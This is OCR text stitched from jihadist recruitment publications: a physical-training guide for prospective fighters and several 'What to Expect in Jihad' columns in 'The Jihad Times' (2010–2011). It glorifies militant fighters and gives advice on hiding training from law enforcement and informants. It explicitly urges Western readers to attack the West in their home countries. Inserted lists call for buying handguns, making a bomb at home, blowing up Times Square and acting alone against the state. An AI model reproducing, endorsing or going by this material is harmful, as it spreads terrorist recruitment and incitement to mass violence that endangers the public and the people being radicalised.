In addition to the varying terrain, exercising in undesirable weather conditions is required. The *Mujahideen* never cease operations because of weather; in fact they sometimes take advantage of these conditions to attack the enemies of Islam who would also be in an uncomfortable situation. So the *Mutadarriboon* must fortify their constitution and prepare for hardship by doing things like training outside in the cold mornings, going for a run during rain or walk in the snow and the searing summer day. Of course they should dress appropriately with cold weather gear and carry water for hydration during the hot days, in order to not bring harm to themselves. The *Mutadarriboon* must exert effort in preparation whilst taking precaution against injuring themselves in the process.

The identity security can be essential in the field and the *Ameer* may order that faces be covered, be it by ski mask, *kuffayah* or turban. Coordination and dexterity are generally effected and some may find it difficult to breath. Coordination can be practiced at home easily, and should be avoided at all costs in public grounds. If the *Mutadarriboon* consider it an important part of the theatre they are going to then they can wear it when exercising and doing household chores; this will also benefit them because they will have to learn how to tie the *kuffayah* firmly.

For those currently unable to train with weapons, they must prepare themselves for when they are able to. A typical Kalashnikov weighs between 7 and 9 pounds depending on the variant and a PK weighs 16 to 20 pounds

The *Mutadarriboon* should practice going from prone (lying down) to crouching and standing with a heavy stick, iron bar or a bar bell with no weights. Keeping in mind that weapons can be damaged by rough treatment, thus trainees must learn to change stance efficiently. From videos or military manuals widely available on the internet

The *Mutadarriboon* can learn the core methods for taking cover, crawling and shifting posture, they can then realistically simulate the original methods. Vests worn to carry rifle magazines can be obtained from disposal stores or emulated by body builders weighted vests, which can be purchased or made cheaply in security conscious environments. Loaded magazines carried in the field for an AK weigh around 20 ounces each, so if a vest has four single magazine pockets the trainee should aim for a minimum 5 pound vest. Wear it whenever possible when doing resistance exercises in the home, or walking and running; one can wear it under their tracksuit. If the *Mutadarrib* opts for the original magazine vest he could put any weighty items in the pouches to imitate the original and add more realism to the experience.

The *Mutadarriboon* mindset must be switched on all the time, making one's exercises and lifestyle realistic whilst remaining conscious of security precautions. It's about getting the body and mind coordinated and ready for future demands, so it's not necessary to train publically in a *shalwar khameez* because a loose-fitting

tracksuit is sufficient and isn't going to draw suspicion and attention from vigilante informants and law enforcement agencies. However the *Mutadarrib* should not get used to the special sports clothes used by modern athletes as they are often very impractical for field wear in some arenas, and they need to get used to wearing outdoor and military uniform style pants and long sleeved shirts, as that is what they may ultimately be required to wear.

If the *Mutadarriboon* think there is any jihad land that doesn't involve getting dirty, muddy and wet they are sorely mistaken. Even in urbanized theatres like Iraq, a *Mujahid* may find himself passing through garbage dumps, construction sites and storm water drains. It goes without saying that wilderness and rural areas have plenty of muck, undergrowth and soil to navigate through. It's better for the *Mutadarrib* to get used to getting dirty now so later they won't cringe.



Burpee's with a push up are an outstanding all round exercise to include in any program. To complete this the *Mutadarrib* begins in a squatting position with hands on the floor, then kicks the feet back to a raised push up position, performs a complete push up then quickly returns the feet to the squat and from there leaps up, upon landing smoothly with knees bent returns to the squat to repeat at a quick pace, aiming for 10 to 15 repetitions in 30 seconds. They take very little space and the explosive power and balance built by this exercise is a good all round foundation that will assist the *Mujahid* to excel in manoeuvring between cover and firing positions.

Operating at night is something which should also be practiced. The *Mutadarriboon* should pay attention to this point as some people will take a long time to get used to working in darkness. Start immediately by scheduling some regular walks after '*isha* and before *fajr*. Trainees should start to learn the pattern of the night and pay attention to the visibility effects of the moon position, cycles and weather. They should learn how to use their eyes at night, as it can take up to 30 minutes to adjust to low light and even then the center of vision will be blurry.

from JIHAD RECOLLECTIONS ISSUE 1

Summary of Non weighted exercises for the Mutadarrib.

Fitness/Conditioning

1. Cardio
    - Running
    - Skipping
    - High knees (jogging/running on the spot with high knees if the above two cannot be done)
    - Swimming
    - Walking
    - Biking

2. Lower Body
    - Leg squats
    - Step ups on chair
    - Wall-Sits
    - Active and Static Lunges

/

3. Upper Body Strength
    - Chest – Press ups
    - Dips
    - Stomach – Abs (crunches, mountain climbers etc)
    - Pull-Ups/Chin ups

4. Misc
    - Bear crawls
    - Climbing walls
    - Jumping
    - Faling
    - Rolling

Check out the links for Episode 59, 60, 61 & 62 of the videos tutorials by FSAhelp on how to work out in one's own home

If you are unsure about any workouts goto youtube & check any work from home workout videos without weights, callisthenic workouts, Hiit workouts etc

Also Checkout Convict Conditioning recommended by PaladinOfJihad (Akhi Abu Hud) read Duty Feet #pt 4 for more info / links

WHAT TO EXPECT IN JIHAD

PART ONE

MUKHTĀR ĤASSAN



Knowing what to expect in jihād is vital in order to avoid confusion, shock, and even depression. The psychological state of mind one is required to have in jihad is far removed from what we see in jihādī videos. In simple language, it's not all about the shooting and ambushing of the enemy; rather it is much greater than this. Here, we will be covering numerous points throughout this series. The *transition in mindset* is what one needs to focus on when reading through these points.





Not tackling the language makes you feel like a ghost





Language Barrier

When coming to any land of jihad, it is important to be able to speak the local language fluently. If one doesn't, they will have great difficulty in getting around and communicating with the mujahidin. The biggest problem with this is not being able to talk to hold a proper conversation nor expressing oneself. At first, it doesnt bother one for some time as long as they know some basic expressions and words to get around. However, after weeks pass and as time goes on, it starts to have an effect on the heart. One will start to realize the importance of socializing because they will be left out of discussions and will not know what's going on except when directly addressed to do something. One would begin to miss their homeland, the comforts, the easiness in life and so on. In other words, the whispers of shaytan will hit very hard even though you might be a very strong individual.

A friend of mines who went for jihad in Afghanistan told me he was depressed for some time even though he had a translator at all times. When I inquired as to why, he told me that there was nobody he could really express himself to. This brings me to the next point.

Bring a Companion


Part of being able to express yourself properly is by helping a close and trustworthy friend of yours to join you in the jihad. He should be a friend that understands you, and whom you trust. In jihad, as we will see later on, there will be long periods of downtime; so to have a companion is essential in staying steadfast and remaining patient. Of course, if you are unable to bring a companion, that doesn't excuse you from performing jihad.

Having a friend makes a difference





Don't stick out like a sore thumb



Culture Blending

One should study the culture well before coming to the land. They should be aware of the dos and don'ts as well as the cultural practices which are impermissible in the shari'ah. In Yemen for example, one will see the people chewing qāt nearly everywhere he goes. If one doesn't know that it's haram to chew, they could easily be pressured by typical Yemeni's to chew it with them. In addition, it's important to know how they dress, the dialect they speak and the local customs (such as how they conduct wedding celebrations, hand movements, etc.); this is so that you don't stand out as a foreigner entirely.

What to bring & not to bring

When on jihad, one has to bear in mind that they will have to pack light since one will be constantly moving from one place to another and it wouldn't be practical to carry large suitcases everywhere one goes, especially if the car ride is tight. What I recommend is bringing a solid, well-built backpack that can last in any weather condition. Bring two to three pairs of clothes; don't worry about them getting dirty since in nearly every base, you should be able to clean the clothes.

Double check list of things to bring





cont.

Bring your essential bodily cleansing items as well the gear appropriate to the weather conditions of the place you're going. It's also important to have a wrist watch that is water resistant, and can be lit in the dark. If you ever need to get something, usually the local amir or an appointed individual can get it for you.

As for shoes, I recommend bringing flexible boots. In other words, boots that are comfortable enough to wear for long periods of time and easy enough to run in. That is because the terrains in most of the lands of jihad are a mixture of mountains, forests, swamps and deserts. Sneakers are good if they cover the ankle. Also, you should bring a pair of slippers/sandals for bathroom use or outside use if it's hot; but in most cases, at the bases of the mujahidin, these will be available for you to use. In short, you want to always have a solid pair of shoes so that you don't have any pain in your feet. As a guerilla fighter your feet would be on rough terrain; so invest in good footwear and anything else to help you move without any problem such as knee braces, ankle braces, gel soles, strong shoe laces, comfortable socks and so on.

Concerning electronic devices, in many cases, it will be entirely useless to carry a cell phone around since the mujahidin will not allow you to use it. If one needs to make a phone call, that can be organized by the mujahidin; but carrying a cell phone is useless, extra weight and dangerous if a SIM card is in place. If it's absolutely necessary for you to have one, then take out the battery and SIM card at all times until you are permitted to use it.

There is no problem bringing an mp3/mp4 player or laptop computer. There is usually some form of electricity to charge the device when needed. You may bring a camera but you first need permission to use it.

Finally, it's important to bring a few books. Obviously, the Qur'ān should be on this list. After that, I recommend bringing another book you can memorize such as a book of hadith or adhkar. Then bring a few reading books ranging from fiqh, shari'ah, politics, sirah, history etc. If you cannot speak the local language fluently, it's important to bring a pocket dictionary and carry it around with you everywhere.

Finally, bring a good jacket or vest jacket with many pockets. Make sure its good enough for the weather.

You don't want to pack too heavily, so think carefully about what you want to bring.

Mukhtar

The Jihad Times

Free

Sana'a, Wednesday, October 6, 2010

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WHAT TO EXPECT IN JIHAD

MUKHTAR HASSAN - Living amongst the heroes of Islam in the Arabian Peninsula has made me come to many realizations about how guerrilla warfare is conducted by the mujahidun. Before embarking upon the journey to the ummah's mujahidin, I was always under the impression that fighting either directly or indirectly was what I would be doing most of the time. The reality is not quite like that. I have realized that living with the mujahidin will actually retransform one's life style and habits to something that is closer to Allah's pleasure. In this series of notes I have jotted down, I will be sharing those experiences. This is part two of the series.




Image captured in Pakistan, showing mujahidin from TTP greeting Hakimullah Mehsud.

coast, disrupted businesses and tapped a deep well of ire against





Attacking the West helps the global cause

Why not the West?

If you're coming from the West, you might be asked by the mujahidin why you didn't partake in the jihad inside your country. If you tell them, "to help the mujahidin," many will tell you that attacking the enemy in their backyard is one of the best ways to help the jihad. Nevertheless, they'll be exceptionally happy to have you in their ranks. They certainly will not force you to go back home, but they will leave that option open for you in case you change your mind & decide to attack the enemy back home. Put yourself in the shoes of the leadership for a moment. They have with them an individual who is not wanted by the intelligence services and they could use that person to further the Islamic cause. That person is you. I strongly recommend all the brothers and sisters coming from the West to consider attacking the West in its own backyard. The effect is much greater, it always embarrasses the enemy, and these types of individual attacks are nearly impossible for them to contain.







Get accustomed to downtime



Bolster your soul through worship







Base-to-base

The bases vary all throughout the region. Some of the rules for most bases include not traveling outside the base whatsoever, speaking in a low voice, not shooting your gun, and not using the cell phone. In some cases, there are bases that forbid the use of electronic equipment.

When living in the base, make your time useful. The days will go by slowly. If you can speak the local language, try to benefit from the company of the mujahidin. If you are not assigned to any obligations, do your best to spend a good portion of your time memorizing the Qur`an and doing other acts of `ibadah. Get accustomed to reading books as they are the best of companions; it never bothers you; it is always available when you need it, and it will further your comprehension in any matter you are interested in. There is so much to do in your free time. Here are some more activities: Spend quality time with your brother(s), do extra salah, make extended du`a, exercise, study military manuals, practice fighting moves and various military strategies, research medicine and healing techniques, watch beneficial documentaries, learn to cook food, wash everyone`s clothes, and clean the place of stay.

You will begin to realize the importance of having free time when you lose it. So take advantage of your free time, and spend that time wisely.

Additionally, not witnessing battle for extended periods of time is what many of us go through. In Iraq, there was a group of mujahidin who stayed inside a house for three months straight and witnessed no fighting even though the fighting was hot and active on a daily basis. Also a brother from Afghanistan told me that he remained there for a year and only took part in an operation once. These are not unique cases; this is completely normal. In the lands of jihad, you get to taste the fruits of sabr. The downtime in jihad is a blessing from Allah and not a negative aspect. It gives a chance to perform righteous deeds, gain knowledge and correct the soul`s intention.

Living outdoors

Living outdoors will be the most difficult of bases to stay in. In some bases, it won't be too bad since the mujahidin will erect tents and there might be some basic comforts. It is possible though that there will be times were none of this will be available and you will have to sleep on sand, rocks or grass. They may or may not have blankets and sleeping bags available.

As for the weather, you should do some research into the country before arriving as to know what it's like during the day and night, especially in deserts, mountainous regions and forests so that you come prepared. Also, the type of weather should help you determine what kind of footwear to purchase.

You should get used to taking off your shoes everyday to avoid running into foot problems. A friend of mines who fought in Tora Bora told me that there was a brother who would take his boots off every three days but he didn't do a good job of washing his feet thoroughly; after some time, he developed a strange foot disease. After that, he could no longer walk. Take good care of your feet and wash them properly. As a guerrilla fighter, you will be on your feet most of the time.






"It's a secret"

One of the pillars of contemporary jihad is secrecy. If its members don't practice this amongst themselves, it is possible for the movement to fall apart. What is meant here by secrecy is hiding from the people your personal information except for those details that the Amir has allowed. This is because if a mujahid is captured by the enemy and is interrogated through torture, he might give away your details. This may have far reaching consequences if you are not wanted. So for example, if I am British but of Indian descent, I tell the brothers I'm from Bangladesh. Or if you tell them "amniyat" which means it's a secret trust, they will understand that it's a secret and will avoid asking again. However, this doesn't mean you turn yourself into a complete robot and not respond to the brothers when they talk to you. All you need to do is be careful when talking or responding to a question.

Mukhtar Hassan







The Jihad Times

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Sana'a, Sunday, January 10, 2011

To do list:
- buy handguns
- make bomb in mom's kitchen
- blow up Times Square
- pull off Mumbai near White House till martyrdom

WHAT TO EXPECT IN JIHAD

MUKHTAR HASSAN - Jihad in the modern age requires our utmost in fighting the temptations from satan who calls on us to live under the rule of the disbelievers and apostates in contentment.The greatest expectation one should have when coming to the open fronts is refining their sabr so that even the most difficult of situations will become easy on the soul. Satan sits on the path of the believer, especially in jihad, in order to trick him into making decisions that would appear religiously sanctioned or as 'common sense', but actually destroys the person's success in the afterlife. In part three of *What to Expect in Jihad*, we show the practical aspects of this internal struggle. cont. p5



A mujahid cleans every piece of his Kalashnikov in preparation for war in Abyan, Yemen on Oct. 16, 2010. This comes as al Qaeda leaders have declared the beginning of major operations against the Yemeni army in the South. (Al-Malahem Media /Abu Muwahid)







The bombing campaign from the enemy requires our utmost patience and perseverance in order to continue the fight

Facing Aerial Bombardment in jihad

It is the opinion of this author that aerial bombardment from the enemy is the ultimate test of sabr and one's claim to Islam. If one of the so-called 'moderate' Muslims from the West were to be on the receiving end of cruise missiles and cluster bombs, they would be itching to leave the ranks of the mujahidin to join the enemy. I swear by Allah, when one is under the aerial bombardment of the enemy, there is no time in the world where one feels closer to their Lord than it. This is because one is smiling in the face of death, waiting to be relieved of this world and be transferred to the blessed stations of Paradise.

Out of all lands of jihad, the mujahidin in the Afghan-Pakistan region face aerial bombardment the most. When facing it for the first time, it certainly will be a life changing experience. It is normal for any human being to be shaken up by missiles that are



Result of a missile strike in NWFP, Pakistan.

cont. from p5

released from jets, helicopters, spy planes, ships and whatnot. One of the methods of the enemy is that they will employ a spy plane to hover over your location for a period of time. Then after the enemy gathers enough intelligence on the target from both aerial spying and ground spies, they will attack the area with different types of missiles. After the assault, they use their spy plane to watch for any movement and they may or may not kill the remaining mujahidin. This is the strategy of our enemy when bombing us.

The explosions come in various sizes. I have seen images in Afghanistan where the explosions leave craters that are between 5 to 10 meters deep and 10 to 20 meters wide. In Yemen, we've faced cluster bombs. Those missiles left craters that were about half a meter deep, and maybe 1.5 to 2 meters wide. After the missile campaign is over and you are told to leave the area, it is highly possible that the cluster bomb will have left grenades all over the area; so be careful of where you step. What will shock you is the sound of the explosion since it's intended to surprise the one on the receiving end with a deafening blast.

During the blast, you will want to make as much dhikr and du`a as possible. Repeat the kalimah constantly. If you feel terrified, then think about paradise; close your eyes and imagine yourself inside paradise, entering its magnificent gates. Imagine glancing at your beautiful palace where rivers of honey, milk and wine flow underneath. Think of your hoor that are awaiting you as well as meeting the prophets, siddiqin, shuhada' and salihin. Imagine smiling and laughing with our beloved Prophet Muhammad, sallallahu 'alayhi wassallam. Imagine seeing Allah and witnessing His pleasure with you. Think of all the good things in Paradise. Constantly ask Allah to accept you as a shahid.



As for knowing what to do during the bombardment, this will all be taught to you when you join the ranks of the mujahidin, In Sha' Allah.

Dealing with injury



Getting injured in jihad is probable and should be expected, whether large or small. At the same time, there are brothers who have fought in jihad for many years and haven't been injured. Sometimes an injury will be totally unrelated to the enemy; it can come from falling down and getting hurt, getting bit by an animal, or stepping on sharp objects. If you get injured in jihad, you must remain patient. It is possible that through this pain, Allah will take your soul and give you shahada. And if he doesn't take your soul, then it is possible that Allah will forgive you for your sins and grant you tremendous rewards. Remember that if you get injured when not fighting, you are still considered to be on jihad. In fact, you are on jihad 24/7 until you die or leave jihad. So the injury will be a source of forgiveness and reward from Allah if you remain patient, In Sha' Allah.

Don't be overworked about getting injured in jihad though. Many brothers in jihad have experienced absolutely no pain with horrible injuries. I remember one brother who had his entire pinky finger blown off from a missile; it was a gruesome sight. Yet, immediately after the injury, he felt no pain and was enjoying a few jokes with his brothers! There are also times where the brothers around you will have awful injuries and you would be completely untouched. This is from Allah. Always hold good thoughts about Allah and be pleased with what He has ordained. Remind yourself of the ahadith on the immense rewards of getting injured in the path of Allah.

Take good care of your wounds and never neglect any open cuts since it can get infected and make the injury worse. Alhamdullilah, the mujahidin have many brothers that are skilled in medicine and healing wounds. So don't worry and put your trust in Allah. I recommend carrying different types of bandages, pain relief capsules, antibiotic ointment and any other first aid equipment that can take care of minor to medium sized wounds. Additionally, honey works wonders. It can be applied to many types of injuries, large or small. Anything ranging from burns, cuts, and gashes, you will find honey as an excellent source of remedy; this is indeed one of the miracles of Muhammad's, peace be upon him, prophethood as he told us 1,400 years ago the miracles of honey.

Khidmah



The word khidmah means service, to serve others. The Sahabah were famous for serving others before serving themselves. You will find the mujahidin striving to emulate that model as shown in the following examples:

1. If you want to drink water and are in a room with other brothers, ask them if they want to drink first.
2. If you are eating personal snacks, share it with others. If you don't have enough, it's better to eat alone than to eat in front of others.
3. Serving tea, snacks, food or anything to your brothers is always highly appreciated amongst the brothers and praiseworthy in the sight of Allah.

As a foreigner, you are considered a guest but it will always bring a smile on the faces of the brothers if you help and serve them without their asking.

Jihad Times

Sana'a, Sunday, March 20, 2011 Free

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Self-Reminder:
*Since group work can be easily shutdown do operations alone against the state

AT TO EXPECT IN JIHAD



MUKHTAR HASSAN - In the fourth installment of *What to Expect in Jihad*, we will be dealing with some of the practical issues that will most likely appear during your time on jihad. We will be discussing how training camps are conducted, and some of the expectations of the trainers.

cont. below

Training Camps

Our vision in training is to make every mujahid an army by himself that roams the earth, knowing what to do in many situations, and has the ability to devastate the enemy like a thousand-man army. Training camps are meant to test both your mental and physical capabilities. Courses in religion are provided to give strength to the soul. The niyyah is what is underlined throughout the camp so that the mujahid enters the battle with a great shot of entering his eternal dwelling in Paradise.

Mental training comes in the form of understanding and committing to memory what is taught to you whether it be in courses of weaponry, chemistry, fighting styles and such. You can prepare yourself for this by going through material that is widely available on the internet pertaining to these subjects. As for chemistry, memorization of the many foundational principles is absolutely necessary in our courses before the practical methods are displayed.

Physical training comes in the form of stamina and speed. Strength is not heavily focused on since our guerrilla warfare doesn't require it. Although the competition is certainly there, it is not a requirement for brothers to have the body or strength of a line-backer or baseball player. What is required is for one to be able to last long periods of time while having the ability to think quickly off his feet and make appropriate decisions, no matter what the conditions of the environment may be. A battle raging for endless hours in a city under the scorching sun would require him to move fast, and make intelligent decisions. Sometimes water will not be available for hours on end, so he has to learn to condition his





A mujahid is shown doing his daily routine of physical exercise in Shabwa, Yemen at the beginning of March 2011. (Al-Malahem Media/ Abu Muwahid)

body to get used to thirst as well as hunger. Body conditioning plays a major role in stamina training. It is to force your body into learning new ways of survival under strain conditions. We try to provide that environment by exercising and practicing various techniques under the hot sun in the desert for a few hours.

